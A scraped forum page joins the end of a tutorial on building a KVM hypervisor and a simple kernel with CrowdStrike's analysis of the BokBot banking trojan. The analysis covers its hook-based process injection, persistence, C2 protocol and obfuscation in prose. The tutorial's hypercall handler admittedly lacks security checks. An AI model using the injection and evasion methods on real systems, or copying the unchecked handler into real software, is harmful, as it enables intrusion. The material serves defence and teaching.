KVM_EXIT_FAIL_ENTRY: errx(1, "KVM_EXIT_FAIL_ENTRY: hardware_entry_failure_reason = 0x%llx", run->fail_entry.hardware_entry_failure_reason); case KVM_EXIT_INTERNAL_ERROR: errx(1, "KVM_EXIT_INTERNAL_ERROR: suberror = 0x%x", run->internal.suberror); case KVM_EXIT_SHUTDOWN: errx(1, "KVM_EXIT_SHUTDOWN"); default: errx(1, "Unhandled reason: %d", run->exit_reason); } } } Typically we only care about the first two cases, KVM_EXIT_HLT and KVM_EXIT_IO. With instruction hlt, the KVM_EXIT_HLT is triggered. Instructions in and out trigger KVM_EXIT_IO. And not only for I/O, we can also use this as hypercall, i.e. to communicate with the host. Here we only print one character sent to device. ioctl(vcpufd, KVM_RUN, NULL) will run until an exit-like instruction occurred (such as hlt, out, or an error). You can also enable the single-step mode (not demonstrated here), then it will stop on every instructions. Let's try our first KVM-based VM: int main() { /* .code16 mov al, 0x61 mov dx, 0x217 out dx, al mov al, 10 out dx, al hlt */ uint8_t code[] = "\xB0\x61\xBA\x17\x02\xEE\xB0\n\xEE\xF4"; kvm(code, sizeof(code)); } And the execution result is: $ ./kvm a KVM_EXIT_HLT 64-bit World To execute 64-bit assembled code, we need to set vCPU into long mode. And this wiki page describes how to switch from real mode to long mode, I highly recommend you read it as well. The most complicated part of switching into long mode is to set up the page tables for mapping virtual address into physical address. x86-64 processor uses a memory management feature named PAE (Physical Address Extension), contains of four kinds of tables: PML4T, PDPT, PDT, and PT. The way these tables work is that each entry in the PML4T points to a PDPT, each entry in a PDPT to a PDT and each entry in a PDT to a PT. Each entry in a PT then points to the physical address. source: https://commons.wikimedia.org The figure above is called 4K paging. There's another paging method named 2M paging, with the PT (page table) removed. In this method the PDT entries point to physical address. The control registers (cr*) are used for setting paging attributes. For example, cr3 should point to physical address of pml4. More information about control registers can be found in wikipedia. This code set up the tables, using the 2M paging. /* Maps: 0 ~ 0x200000 -> 0 ~ 0x200000 */ void setup_page_tables(void *mem, struct kvm_sregs *sregs){ uint64_t pml4_addr = 0x1000; uint64_t *pml4 = (void *)(mem + pml4_addr); uint64_t pdpt_addr = 0x2000; uint64_t *pdpt = (void *)(mem + pdpt_addr); uint64_t pd_addr = 0x3000; uint64_t *pd = (void *)(mem + pd_addr); pml4[0] = 3 | pdpt_addr; // PDE64_PRESENT | PDE64_RW | pdpt_addr pdpt[0] = 3 | pd_addr; // PDE64_PRESENT | PDE64_RW | pd_addr pd[0] = 3 | 0x80; // PDE64_PRESENT | PDE64_RW | PDE64_PS sregs->cr3 = pml4_addr; sregs->cr4 = 1 << 5; // CR4_PAE; sregs->cr4 |= 0x600; // CR4_OSFXSR | CR4_OSXMMEXCPT; /* enable SSE instruction */ sregs->cr0 = 0x80050033; // CR0_PE | CR0_MP | CR0_ET | CR0_NE | CR0_WP | CR0_AM | CR0_PG sregs->efer = 0x500; // EFER_LME | EFER_LMA } There're some control bits record in the tables, include if the page is mapped, is writable, and can be accessed in user-mode. e.g. 3 (PDE64_PRESENT|PDE64_RW) stands for the memory is mapped and writable, and 0x80 (PDE64_PS) stands for it's 2M paging instead of 4K. As a result, these page tables can map address below 0x200000 to itself (i.e. virtual address equals to physical address). Remaining is setting segment registers: void setup_segment_registers(struct kvm_sregs *sregs) { struct kvm_segment seg = { .base = 0, .limit = 0xffffffff, .selector = 1 << 3, .present = 1, .type = 11, /* execute, read, accessed */ .dpl = 0, /* privilege level 0 */ .db = 0, .s = 1, .l = 1, .g = 1, }; sregs->cs = seg; seg.type = 3; /* read/write, accessed */ seg.selector = 2 << 3; sregs->ds = sregs->es = sregs->fs = sregs->gs = sregs->ss = seg; } We only need to modify VM setup in step 6 to support 64-bit instructions, change code from sregs.cs.base = sregs.cs.selector = 0; // let base of code segment equal to zero to setup_page_tables(mem, &sregs); setup_segment_registers(&sregs); Now we can execute 64-bit assembled code. int main() { /* movabs rax, 0x0a33323144434241 push 8 pop rcx mov edx, 0x217 OUT: out dx, al shr rax, 8 loop OUT hlt */ uint8_t code[] = "H\xB8\x41\x42\x43\x44\x31\x32\x33\nj\bY\xBA\x17\x02\x00\x00\xEEH\xC1\xE8\b\xE2\xF9\xF4"; kvm(code, sizeof(code)); } And the execution result is: $ ./kvm64 ABCD123 KVM_EXIT_HLT The source code of hypervisor can be found in the repository/hypervisor. So far you are already able to run x86-64 assembled code under KVM, so our introduction to KVM is almost finished (except handling hypercalls). In the next section I will describe how to implement a simple kernel, which contains some OS knowledge. If you are interesting in how kernel works, go ahead. Kernel Before implementing a kernel, some questions need to be dealt with: How CPU distinguishes between kernel-mode and user-mode? How could CPU transfer control to kernel when user invokes syscall? How kernel switches between kernel and user? kernel-mode v.s. user-mode An important difference between kernel-mode and user-mode is some instructions can only be executed under kernel-mode, such as hlt and wrmsr. The two modes are distinguish by the dpl (descriptor privilege level) field in segment register cs. dpl=3 in cs for user-mode, and zero for kernel-mode (not sure if this "level" equivalent to so-called ring3 and ring0). In real mode kernel should handle the segment registers carefully, while in x86-64, instructions syscall and sysret will properly set segment registers automatically, so we don't need to maintain segment registers manually. And another difference is the permission setting in page tables. In the above example I set all entries as non-user-accessible: pml4[0] = 3 | pdpt_addr; // PDE64_PRESENT | PDE64_RW | pdpt_addr pdpt[0] = 3 | pd_addr; // PDE64_PRESENT | PDE64_RW | pd_addr pd[0] = 3 | 0x80; // PDE64_PRESENT | PDE64_RW | PDE64_PS If kernel wants to create virtual memory for user-space, such as handling mmap syscall from user, the page tables must set the 3rd bit, i.e. have bit (1 << 2) set, then the page can be accessed in user-space. For example, pml4[0] = 7 | pdpt_addr; // PDE64_USER | PDE64_PRESENT | PDE64_RW | pdpt_addr pdpt[0] = 7 | pd_addr; // PDE64_USER | PDE64_PRESENT | PDE64_RW | pd_addr pd[0] = 7 | 0x80; // PDE64_USER | PDE64_PRESENT | PDE64_RW | PDE64_PS This is just an example, we should NOT set user-accessible pages in hypervisor, user-accessible pages should be handled by our kernel. Syscall There's a special register can enable syscall/sysenter instruction: EFER (Extended Feature Enable Register). We have used it for entering long mode before: sregs->efer = 0x500; // EFER_LME | EFER_LMA LME and LMA stand for Long Mode Enable and Long Mode Active, respectively. To enable syscall as well, we should do sregs->efer |= 0x1; // EFER_SCE We also need to register syscall handler so that CPU knows where to jump when user invokes syscalls. And of course, this registration should be done in kernel instead of hypervisor. Registration of syscall handler can be achieved via setting special registers named MSR (Model Specific Registers). We can get/set MSR in hypervisor through ioctl on vcpufd, or in kernel using instructions rdmsr and wrmsr. To register a syscall handler: lea rdi, [rip+syscall_handler] call set_handler syscall_handler: // handle syscalls! set_handler: mov eax, edi mov rdx, rdi shr rdx, 32 /* input of msr is edx:eax */ mov ecx, 0xc0000082 /* MSR_LSTAR, Long Syscall TARget */ wrmsr ret The magic number 0xc0000082 is the index for MSR, you can find the definitions in Linux source code. After setup, we can invoke syscall instruction and the program will jump to the handler we registered. syscall instruction not only changes rip, but also sets rcx as return address so that kernel knows where to go back after handling syscall, and sets r11 as rflags. It will change two segment registers cs and ss as well, which we will describe in the next section. Switching between kernel and user We also need to register the cs's selector for both kernel and user, via the register MSR we have used before. Here and here describe what does syscall and sysret do in details, respectively. From the pseudo code of sysret you can see it sets attributes of cs and ss explicitly: CS.Selector ← IA32_STAR[63:48]+16; CS.Selector ← CS.Selector OR 3; /* RPL forced to 3 */ /* Set rest of CS to a fixed value */ CS.Base ← 0; /* Flat segment */ CS.Limit ← FFFFFH; /* With 4-KByte granularity, implies a 4-GByte limit */ CS.Type ← 11; /* Execute/read code, accessed */ CS.S ← 1; CS.DPL ← 3; CS.P ← 1; CS.L ← 1; CS.G ← 1; /* 4-KByte granularity */ CPL ← 3; SS.Selector ← (IA32_STAR[63:48]+8) OR 3; /* RPL forced to 3 */ /* Set rest of SS to a fixed value */ SS.Base ← 0; /* Flat segment */ SS.Limit ← FFFFFH; /* With 4-KByte granularity, implies a 4-GByte limit */ SS.Type ← 3; /* Read/write data, accessed */ SS.S ← 1; SS.DPL ← 3; SS.P ← 1; SS.B ← 1; /* 32-bit stack segment*/ SS.G ← 1; /* 4-KByte granularity */ We have to register the value of cs for both kernel and user through MSR: xor rax, rax mov rdx, 0x00200008 mov ecx, 0xc0000081 /* MSR_STAR */ wrmsr The last is set flags mask: mov eax, 0x3f7fd5 xor rdx, rdx mov ecx, 0xc0000084 /* MSR_SYSCALL_MASK */ wrmsr The mask is important, when syscall instruction is invoked, CPU will do: rcx = rip; r11 = rflags; rflags &= ~SYSCALL_MASK; If the mask is not set properly, kernel will inherit the rflags set in user mode, which can cause severely security issues. The full code of registration is: register_syscall: xor rax, rax mov rdx, 0x00200008 mov ecx, 0xc0000081 /* MSR_STAR */ wrmsr mov eax, 0x3f7fd5 xor rdx, rdx mov ecx, 0xc0000084 /* MSR_SYSCALL_MASK */ wrmsr lea rdi, [rip + syscall_handler] mov eax, edi mov rdx, rdi shr rdx, 32 mov ecx, 0xc0000082 /* MSR_LSTAR */ wrmsr Then we can safely use the syscall instruction in user-mode. Now let's implement the syscall_handler: .globl syscall_handler, kernel_stack .extern do_handle_syscall .intel_syntax noprefix kernel_stack: .quad 0 /* initialize it before the first time switching into user-mode */ user_stack: .quad 0 syscall_handler: mov [rip + user_stack], rsp mov rsp, [rip + kernel_stack] /* save non-callee-saved registers */ push rdi push rsi push rdx push rcx push r8 push r9 push r10 push r11 /* the forth argument */ mov rcx, r10 call do_handle_syscall pop r11 pop r10 pop r9 pop r8 pop rcx pop rdx pop rsi pop rdi mov rsp, [rip + user_stack] .byte 0x48 /* REX.W prefix, to indicate sysret is a 64-bit instruction */ sysret Notice that we have to properly push-and-pop not callee-saved registers. The syscall/sysret will not modify the stack pointer rsp, so we have to handle it manually. Hypercall Sometimes our kernel needs to communicate with the hypervisor, this can be done in many ways, in my kernel I use the out/in instructions for hypercalls. We have used the out instruction to simply print a byte to stdout, now we extend it to do more fun things. An in/out instruction contains two arguments, 16-bit dx and 32-bit eax. I use the value of dx for indicating what kind of hypercalls is intended to call, and eax as its argument. I defined these hypercalls: #define HP_NR_MARK 0x8000 #define NR_HP_open (HP_NR_MARK | 0) #define NR_HP_read (HP_NR_MARK | 1) #define NR_HP_write (HP_NR_MARK | 2) #define NR_HP_close (HP_NR_MARK | 3) #define NR_HP_lseek (HP_NR_MARK | 4) #define NR_HP_exit (HP_NR_MARK | 5) #define NR_HP_panic (HP_NR_MARK | 0x7fff) Then modify the hypervisor to not only print bytes when encountering KVM_EXIT_IO: while (1) { ioctl(vm->vcpufd, KVM_RUN, NULL); switch (vm->run->exit_reason) { /* other cases omitted */ case KVM_EXIT_IO: // putchar(*(((char *)vm->run) + vm->run->io.data_offset)); if(vm->run->io.port & HP_NR_MARK) { switch(vm->run->io.port) { case NR_HP_open: hp_handle_open(vm); break; /* other cases omitted */ default: errx(1, "Invalid hypercall"); } else errx(1, "Unhandled I/O port: 0x%x", vm->run->io.port); break; } } Take open as example, I implemented the handler of open hypercall in hypervisor as: (warning: this code lacks security checks? /* hypervisor/hypercall.c */ static void hp_handle_open(VM *vm) { static int ret = 0; if(vm->run->io.direction == KVM_EXIT_IO_OUT) { // out instruction uint32_t offset = *(uint32_t*)((uint8_t*)vm->run + vm->run->io.data_offset); const char *filename = (char*) vm->mem + offset; MAY_INIT_FD_MAP(); // initialize fd_map if it's not initialized int min_fd; for(min_fd = 0; min_fd <= MAX_FD; min_fd++) if(fd_map[min_fd].opening == 0) break; if(min_fd > MAX_FD) ret = -ENFILE; else { int fd = open(filename, O_RDONLY, 0); if(fd < 0) ret = -errno; else { fd_map[min_fd].real_fd = fd; fd_map[min_fd].opening = 1; ret = min_fd; } } } else { // in instruction *(uint32_t*)((uint8_t*)vm->run + vm->run->io.data_offset) = ret; } } In kernel we invoke the open hypercall with: /* kernel/hypercalls/hp_open.c */ int hp_open(uint32_t filename_paddr) { int ret = 0; asm( "mov dx, %[port];" /* hypercall number */ "mov eax, %[data];" "out dx, eax;" /* trigger hypervisor to handle the hypercall */ "in eax, dx;" /* get return value of the hypercall */ "mov %[ret], eax;" : [ret] "=r"(ret) : [port] "r"(NR_HP_open), [data] "r"(filename_paddr) : "rax", "rdx" ); return ret; } Almost done Now you should know all things to implement a simple Linux kernel running under KVM. Some details are worthy to be mentioned during the implementation. execve My kernel is able to execute a simple ELF, to do this you will need knowledge with structure of ELF, which is too complicated to introduce here. You can refer to the source code of Linux for details: linux/fs/binfmt_elf.c#load_elf_binary. memory allocator You will need malloc/free for kernel, try to implement a memory allocator by yourself! paging Kernel has to handle the mmap request from user mode, so you will need to modify the page tables during runtime. Be care of NOT mixing kernel-only addresses with user-accessible addresses. permission checking All arguments passed from user-mode most be carefully checked. I've implemented checking methods in kernel/mm/uaccess.c. Without properly checking, user-mode may be able to do arbitrary read/write on kernel-space, which is a severe security issue. Conclusion This post introduces how to implement a KVM-based hypervisor and a simple Linux kernel, wish it can help you know about KVM and Linux more clearly. I know I've omitted many details here, especially for the kernel part. Since this post is intended to be an introduction of KVM, I think this arrangement is appropriate. If you have any questions or find bugs in my code, leave comments here or file an issue on github. If this post is helpful to you, I'll be very grateful to see 'thanks' on twitter @david942j Sursa: https://david942j.blogspot.com/2018/10/note-learning-kvm-implement-your-own.html
-
- 1
-

-
Digging into BokBot’s Core Module January 3, 2019 Shaun Hurley and James Scalise From The Front Lines Introduction BokBot first started showing up in 2017, and Crowdstrike’s Falcon® Overwatch™ and Falcon® Intelligence™ teams have analyzed these infections to ensure customers are both protected and informed. Recently, BokBot infections have become more prevalent due to Emotet campaigns that leverage BokBot as a means to go after a victim’s personal banking information. Given that BokBot is associated with the eCrime group MUMMY SPIDER, it is no surprise that the malware provides robust functionality, such as: Command and control of a system Process execution Registry editing Write to the file system Logging Polymorphism and other obfuscations TamperProofing Modular Credential theft Intercepting proxy Remote control via VNC In addition, BokBot has been seen downloading and executing binary code from other malware families: for example, the Azorult infostealer. This blog post will dig into the technical details of BokBot’s main module. Subsequent blog posts will cover the additional downloaded modules. BokBot Container Execution BokBot comes packed inside a crypter. The crypter goes through several stages before finally unpacking the BokBot binary and injecting it into svchost.exe. Here is a quick rundown of the different stages: Stage 1 (crypter) Decode stage 2 and execute Stage 2 (crypter) Decodes shellcode and execute Stage 3 (shellcode) Hollows out the base process image Decodes the core process injection PE Overwrites the base process image with the core process injection PE Stage 4 (process injection) Executes the process injection code Launches svchost.exe child process Injects BokBot as a headless PE image into the child process All of the behaviors relevant to the CrowdStrike® Falcon platform occur in stage 4. The primary focus for the following section is the unique method in which BokBot is injected into the child process. Process Injection In order to bypass antivirus (AV) detections for process hollowing, BokBot hooks several Windows API functions, executes the hooking code, and then removes the hook. Simulating Process Hollowing In order to simulate process hollowing, the ZwCreateUserProcess routine is hooked. BokBot calls ZwProtectVirtualMemory to modify the permissions of the routine to PAGE_READWRITE. Next, the first five opcodes (bytes) are replaced with the opcodes for a JMP <address of hooking code> instruction. Permissions are restored, and then CreateProcessA is called. Figure 1: Hooking ZwCreateUserProcess Once CreateProcessA is called, a function call chain leads to calling ZwCreateUserProcess and then the hooking code, as shown in Figure 1. At this point, no process has been created. The hooking code will complete the creation of the child process by removing the hook from the ZwCreateUserprocess routine, and then the non-hooked ZwCreateUserProcess procedure is called. This will create the child process, but execution doesn’t begin until CreateProcessInternal returns. The rest of the hook routine will decode and inject the embedded BokBot binary into the child svchost.exe process Code Injection Prior to injecting the code, the BokBot PE is decompressed and loaded into the local process memory. Once loaded, the following Windows procedures are used to allocate and write to the svchost child process: After the main BokBot module has been written to the child process, the steps to execute the BokBot code will begin. Code Execution BokBot uses a novel technique to get the code to execute inside of the child process. Using the same APIs as earlier, the dropper hooks RtlExitUserProcess in the child process. Since svchost.exe is launched without arguments, it will terminate immediately. As the process attempts to exit, it will call the hooked RtlExitUserProcess, thus executing the BokBot payload. Figure 2: Executing BokBot with RtlExitUserProcess Hook There is one more task for the hooking routine to complete before CreateProcessInternalW resumes execution. Injecting a Context Data Structure After the BokBot payload is injected into the child process, a context data structure is written to the child process. This context contains all of the data necessary to ensure that BokBot’s main module is able to execute without issue: Windows Procedure Addresses ntdll.ZwAllocateVirtualMemory ntdll.ZwWriteVirtualMemory ntdll.ZwProtectVirtualMemory ntdll.ZwWaitForSingleObject ntdll.LdrLoadDll ntdll.LdrGetProcedureAddress ntdll.RtlExitUserProcess ntdll.ZwCreateUserProcess ntdll.RtlDecompressBuffer ntdll.ZwFlushInstructionCache Load address for payload Path to the dropper binary C2 URLs Project ID This data is collected throughout the lifetime of the dropper process. In addition, a similar structure will be written to the child processes of BokBot as it downloads and execute modules. After injection, CreateProcessInternalW resumes, and the dropper process exits. BokBot’s main module starts the initialization phase. BokBot Initialization Prior to executing the primary loop to communicate with the C2, BokBot goes through several initialization steps to prepare itself for C2 communication. Initialization occurs in the following steps: Remove the RtlExitUserProcess hook Create a memory-mapped file to store logging data Execute BokBot as the logged-on user (if the current process is running as System) Suppress error windows Collect System information Windows version information User SID Member of a domain Unique ID generation Prevent multiple executions Install BokBot on the host Inject existing downloaded modules into into child processes Some of these steps are covered in more details inside the following sections. Silence Errors To prevent error windows from informing the victim of an issue, BokBot sets the error mode of the process to 0x8007, which corresponds to the following: This will disable most error notices that are generated when a process crashes. Generating Unique IDs BokBot uses several unique IDS that are generated earlier on during process execution. These values are passed to the C2 (command and control), used as a key for RC4, and passed to child processes. Project ID In addition to injecting the main BokBot module into svchost, the dropper also injects a chunk of binary data that provides context for BokBot to execute, including the Project ID. These unique Project ID values appear to be used to identify infections that correspond to distribution campaigns. The Project ID is a four-byte value. Bot ID Bot IDs are unique to specific instances for a user on an infected host. The value is used as an encryption key and as a seed in the generation of the unique values that BokBot needs for a variety of purposes, such as the generation of pseudo-random strings for file and event names. This will be discussed further in subsequent sections. The Bot ID is generated in one of the two following ways: Security ID (SID) of the account name System time in a file time format Since both values are 64-bit, no matter which method is used, the value is split into two 32-bit chunks and XORed. ID Hash In addition to this Bot ID, a simple hash is generated that can be used to verify the validity of both the Bot ID and the Project ID. This hash is generated using the Bot ID and the Project ID, in the following manner: This value will be passed along with the Project ID and the Bot ID as part of the C2 URL parameters. If this request is invalid, infected hosts will not receive any instructions from the C2. C2 Hostname Initialization Bokbot contains an encoded list of C2 hostnames that were provided as part of the context data structure that was injected by the dropper. The C2 list within that structure is decoded using a key that was also provided by the context, and then re-encoded using a new key that was generated using an rdtsc instruction, and stored as an array of pointers. Prevent Multiple Executions A unique global named event is generated using the Bot ID. A successful call to CreateEvent is proceeded with a call to GetLastError. If the malware is already executing, the last error is ERROR_ALREADY_EXISTS, and the process exits. Installation During installation, the BokBot dropper binary is written to an installation directory, and a scheduled task is created for persistence. The installation directory is created in the following root directory: c:\ProgramData The installation directory name is unique and generated using the Bot ID. Once the directory is created, the original dropper file is renamed (also using the Bot ID as a seed) and written to the directory. Because the Bot ID is based on system information, using it as a seed ensures that the malware will always generate the same installation path and filename on a particular host. After generating the installation directory name, BokBot needs to generate a filename for the BokBot binary that is going to be written to that directory. The following Python code reproduces the algorithm that BokBot uses to generate the filename, and various other strings. The str_id value in the script is a hard-coded integer that is used with the Bot ID to generate consistent strings. For instance, using a Bot ID of 0x2C6205B3 and str_id of 2 always results in ayxhmenpqgof, but switching to a str_id of 6 results in bwjncm. The following is an example of the installation path: C:\ProgramData\{P6A23L1G-A21G-2389-90A1-95812L5X9AB8}\ruizlfjkex.exe A scheduled task is created to execute at windows logon. The task name is generated in the same manner as the installation directory: Task Name: {Q6B23L1U-A32L-2389-90A1-95812L5X9AB8} Trigger: Logon Action: Start a program Details: BokBot dropper path C2 Communication BokBot communicates with C2 servers via HTTPS requests, passing various values to the server through URL parameters and via POST data. The URL request data is not encrypted or obfuscated beyond the SSL/TLS used by the server. The following sections detail parameters required by all requests, some additional optional parameters, and the bot registration process. Required C2 Request/Response Parameters Every request/response will have these parameters sent to the server. These will provide the C2 with information that identifies the request/response type and to uniquely identify the infected machine: Table 1 describes these parameters in greater detail. Table 1: Required URI Parameters The URL path often changes between versions: For instance, version 100-102 used /data100.php instead of /in.php. Additional C2 Request Parameters BokBot contains a communication thread that loops continuously until the process exits, retrieving instructions from the C2 server. These requests include several additional parameters, detailed in Table 2, in addition to those already described. These parameters are not sent when a machine sends the result of a command issued by the C2, such as when uploading a screenshot. Table 2: Additional BokBot C2 Request URI Parameters The following URL parameters showcase an example of the initial connection to the C2: In this example, there are no web injects, no C2 URLs, and no modules have been downloaded, therefore the highlighted parameters are either zero or empty. An initial timestamp has been generated, and the version number is static. Initial Bot Registration A registration request is combined with the standard C2 URL parameters that are sent to the C2 with each request. After the initial request, the C2 server will send commands back to the victim, signaling it to download web injects, updated C2 hostnames, executable modules, or to perform other tasks. The initial registration URL contains parameters related to system information. The following string is an example: Table 3 describes the registration URI parameters. Table 3: Registration Request URI Parameters The following is an example of a registration request (in red) and a response from the C2 (in blue) containing commands for the infected host: C2 Commands This section will cover the command requests made by the C2. Each command from the C2 takes the following format: The following commands are available in the current version of BokBot: Note that these command ID values may change between versions. As this list demonstrates, BokBot provides operators with a wide variety of options to interact with an infected machine. URL Download Command Handler A lot of commands trigger a command handler function that requires communication with either a C2 URL or another URL specified in the server request arguments. If specified by the request, the data downloaded from the target URL will be written to a DAT. Whether or not the downloaded data is written to a DAT file, it will always be processed by a callback function for one of the following C2 commands: Start a new executable module, restart current executable module Update web injects (either command) Update config Update BokBot Write to a file Download and execute a binary The commands that use the C2 URL hostnames send a d URL parameter, such as the following example: This value is typically set to 0; the file to download is specified by the g parameters. Modules and DAT Files All data received from the C2 that needs to persist between reboots is written out as a DAT file on the infected machine. These files include: Web inject configuration C2 configuration External modules Each file is encrypted and decrypted as needed by either the main module or the child module, using the Bot ID as the key. Each module is given a unique tag. Unique Tag Generation BokBot assigns unique tag values for injected processes, downloaded modules, and the downloaded DAT files. These tags are a convenient method for the executing BokBot process to identify external process resources. Tag generation is simple: 18 – Web injects configuration file, statically defined in the binary 19 – Reporting configuration file, statically defined in the binary 20 – C2 configuration file, statically defined in the binary 33-46 – Downloaded modules to be injected into child processes Assigned as needed in an incremental fashion Not necessarily a unique tag for what the module does During analysis of BokBot, these values will come up on a regular basis, including values to generate a unique filename, as described later. Downloading DAT Files As previously mentioned, DAT files are downloaded based on commands sent from the C2. Once the command is received from the C2, a command handler specific to this command is called to process the request. In response, the infected machine notifies the C2 with the command that it is ready to receive an RC4-encrypted blob from the C2. Figure 3 illustrates the process of commands that download configuration files and modules. Figure 3: C2 Command to Trigger DAT File Download An eight-byte RC4 key is prepended to the data buffer. Prior to writing the BLOB to a file, BokBot decrypts the file, and then re-encrypts it using a new RC4 key based on the Bot ID. Write to a File BokBot creates a new directory under C:\ProgramData to store the DAT files. The directory name is generated using the string generation algorithm described previously. DAT file names are generated using the unique tag value. This value is run through a string generation algorithm (also dependent on the Bot ID), which returns a unique filename for the DAT file. Table 4: Example of BokBot DAT Files Written During Analysis Table 4 references all of the DAT files that were written during the testing process used for writing this blog. In this case, the installation directory is C:\ProgramData\yyyyyyyyiu\. These DAT files are further handled based on the specified type, depending on whether it is an executable module or a data file. Executable Module BokBot has several executable modules that can be downloaded and injected into a svchost.exe child process. Once the relevant DAT file is decoded using RC4, no additional decoding or decompression is necessary for the executable module DAT files. The executable module header contains information necessary to ID the module: The rest of the file contains data necessary to load and execute the module, including the various portions of a PE file along with a custom PE header. Module Injection and Execution Executable modules are injected with a technique similar to the dropper, minus the hook of ZwCreateUserProcess, and the child process start is suspended (CREATE_SUSPENDED). It’s a little closer to traditional process migration with the addition of the RtlExitUserProcess hook. PE Image Loading Because there is no standard PE header, the DAT file has to contain all of the relevant information (virtual sizes, relocations, etc.) to properly map this binary into the child process. This data is part of the header of the DAT file. BokBot builds the binary in local process memory prior to injecting it into the child process. Injection Injection uses the same APIs as the dropper: ZwAllocateVirtualMemory, ZwWriteVirtualMemory, ZwProtectVirtualMemory. After injection the process is resumed using ResumeThread. Execution Context Injection Once again, an execution context structure is written to the child process, prior to execution. Some of the information contained in this context includes: Bot ID Project ID C2 hostnames A URL path format string This keeps everything consistent between the parent and child process. No new unique identifiers need to be generated, all of the encryption keys are going to be the same: same hostnames, and even the same URL path. Consistency between parent and child is necessary for the messages sent between the two, using inter-process communication (IPC). After a module is injected into a child process, the first four bytes of the decrypted DAT file are added to an array, used by BokBot to identify which modules are currently executing. Data Files The other DAT files contain data necessary to either communicate with a C2, or related to web injection. Essentially, these files provide whatever additional data the main BokBot process and the executable modules require to accomplish their job. Config File The config file contains all of the data necessary for the BokBot main module to maintain communication with the C2. Once the file is decrypted using the process-specific RC4 key, no additional decompression or decryption is necessary. Signature Verification Each config file comes with a digital signature block, used to verify the integrity of the C2 hostname data. The signature is verified based on the signature verification method outlined in the obfuscations section. The following is an example C2 configuration, with the signature block in red: Web Inject Files There are multiple web inject files. One contains all of the target URL and hostname data, and the second contains regex patterns, as well as the code to inject. These files are both RC4-encrypted and compressed. These files are not parsed by the main BokBot binary, but rather by the intercepting proxy module. The zeus file magic is verified, a buffer is allocated, and then the files are decompressed. A forthcoming blog post on the proxy module will cover decompression and usage of the web injection configuration files. Communication with Child Processes Memory-mapped files and events are used by BokBot to communicate with all child processes that contain an injected module. Through the process of leveraging named events with CreateEvent, OpenEvent, and OpenFileMapping, the BokBot main module is able to provide additional information to these child processes. Shared Module Log Modules write to the same shared memory-mapped file. The memory-mapped file is created using a shared name between the parent and child processes. Each process that can generate this name can use it to open the memory-mapped file, and to write data to the shared modules log. Further details are covered in the next section, and specific data written will be covered in the separate module descriptions below. The main module is responsible for clearing the log and sending the data to the C2. Module-Specific Communication BokBot’s main module often needs to issue commands to the child processes that contain injected module code. The commands can trigger an update of module-specific data, or instruct the module to perform a specific function, such as harvest data from Outlook. Figure 4 outlines this process, although it will be further explained in the subsequent sections. Figure 4: BokBot Communication Between Parent and Child Processes Event Name Generation In order for the BokBot main modules and the child process to communicate with events, unique names need to be generated and must consistent across all of the processes. Table 5 illustrates BokBot’s approach. Table 5: Event Name Structure These events will be used by the parent and child processes to exchange data. BokBot Main Module This process has the ability to communicate with all of the children of the injected modules. These communication all revolve around commands generated by the C2. Once a command that requires notification of an executable module child process is initiated, a named Q event is opened to ensure that the child process is ready to receive the data. If this Q event does not exist, then the child process has not been started. BokBot injects the target module into a child process, and loops a check to see if the event can be opened. Once the Q event has been successfully opened, BokBot creates a new named R event, creates a memory-mapped file (named M event), writes data to the file, signals the open Q event, and waits for a response from the child process. After the child clears the R event, the memory-mapped file is unmapped, and all handles are closed. BokBot Executable Module After initialization, the child process will create a named Q event and wait until it is signaled by the parent process. Once signaled, the named R event is opened, and the data in the memory-mapped file is processed. Data from the BokBot Parent BokBot’s main module writes some contextual information to the injected module, telling it to perform specific actions. These actions change based on the module receiving the data. The following commands are consistent between modules, but the actions performed may vary: 0xFF00: Process exit with a 0x1122 code 0xFF01: Check web injects or no operation 0xFF02: Update C2 hostnames In addition to a command, relevant data associated with a command is also processed based on whatever instruction the command tells the injected module to accomplish. After the task assigned by the parent process has completed, the memory mapped file is unmapped, the R event is signaled, and all other open events are closed. Obfuscations and TamperProofing Bokbot uses several methods to obfuscate analysis: String obfuscation Encrypted DAT files from the server Signature verification Polymorphism String Obfuscation To make analysis more difficult, significant strings have been XOR encoded using a shifting key algorithm. All encoded strings have the following structure: Here is the algorithm to decode the string (Python): Signature Verification Signature verification occurs under two circumstances: updated C2 urls, and updated BokBot binary. In both cases, the process is the same. The verification function receives two things: a 128-byte signature to verify, and the data to verify. First, BokBot creates an MD5 hash of the data requiring verification. Next, an RSA public key embedded in the executing binary is importing via CryptImportKey. Once the hash is generated and the key imported, CryptVerifySignature is used to verify the signature. This may be an attempt to prevent some third party from taking over or otherwise disrupting the botnet. Polymorphism Everytime BokBot is installed, prior to it being written to the install directory, the .text section of the binary is modified with junk data and the virtual size is updated. A new checksum is generated to replace the current checksum. How CrowdStrike Falcon Prevent™ Stops BokBot Bokbot spawns a svchost child process, injects the main module, and that svchost process spawns and injects into multiple child processes. The process tree in Figure 5 is an example of what BokBot looks like when process blocking is disabled in Falcon Prevent. As can be seen, several malicious child processes were launched by BokBot’s main module located inside of the first svchost process. Figure 5: BokBot Process Tree Without Process Blocking Enabled Without preventions enabled the customer will still be notified of the malicious activity, but no action will be taken to prevent the behavior. Suspicious Process Blocking Falcon has the capability to prevent the execution of BokBot’s main module and all of the child modules. Turning on process blocking in Falcon Prevent kills the BokBot infection at the parent svchost process. Looking at the process tree in the Falcon UI with process blocking enabled, shows an analyst that the svchost process was prevented. The block message (see Figure 7) that occurs with this preventative action explains why this process was terminated. Figure 6: BokBot Process Tree with Process Blocking Enabled Figure 7: BokBot Process Block Message Suspicious process blocking is an example of malware prevention based on behavior. If the malware uses behavior that has not been caught by Falcon’s indicators of activity, then Falcon can also prevent malware execution by leveraging either next-generation AV machine learning ,or intelligence collected by Crowdstrike’s Falcon Intelligence team. In Summary BokBot is a powerful banking trojan that provides attackers with a robust feature set. One of the more unique features of BokBot is the method in which it uses to communicate with it’s child modules. Additional blog posts for BokBot are coming that will contain more information for the downloaded modules. BokBot Hashes The following hashes were used in creation of this blog post. MITRE ATT&CK Framework Mapping Additional Resources Read a Security Intelligence article: “New Banking Trojan IcedID Discovered by IBM X-Force Research.” Read a Talos Blog: “IcedID Banking Trojan Teams up with Ursnif/Dreambot for Distribution.” Visit Vitali Kremez | Ethical Hacker | Reverse Engineer and read: “Let’s Learn: Deeper Dive into ‘IcedID’/’BokBot’ Banking Malware: Part 1.” Download the 2018 CrowdStrike Services Cyber Intrusion Casebook and read up on real-world IR investigations, with details on attacks and recommendations that can help your organizations get better prepared. Learn more about CrowdStrike’s next-gen endpoint protection by visiting the Falcon platform product page. Test CrowdStrike next-gen AV for yourself: Start your free 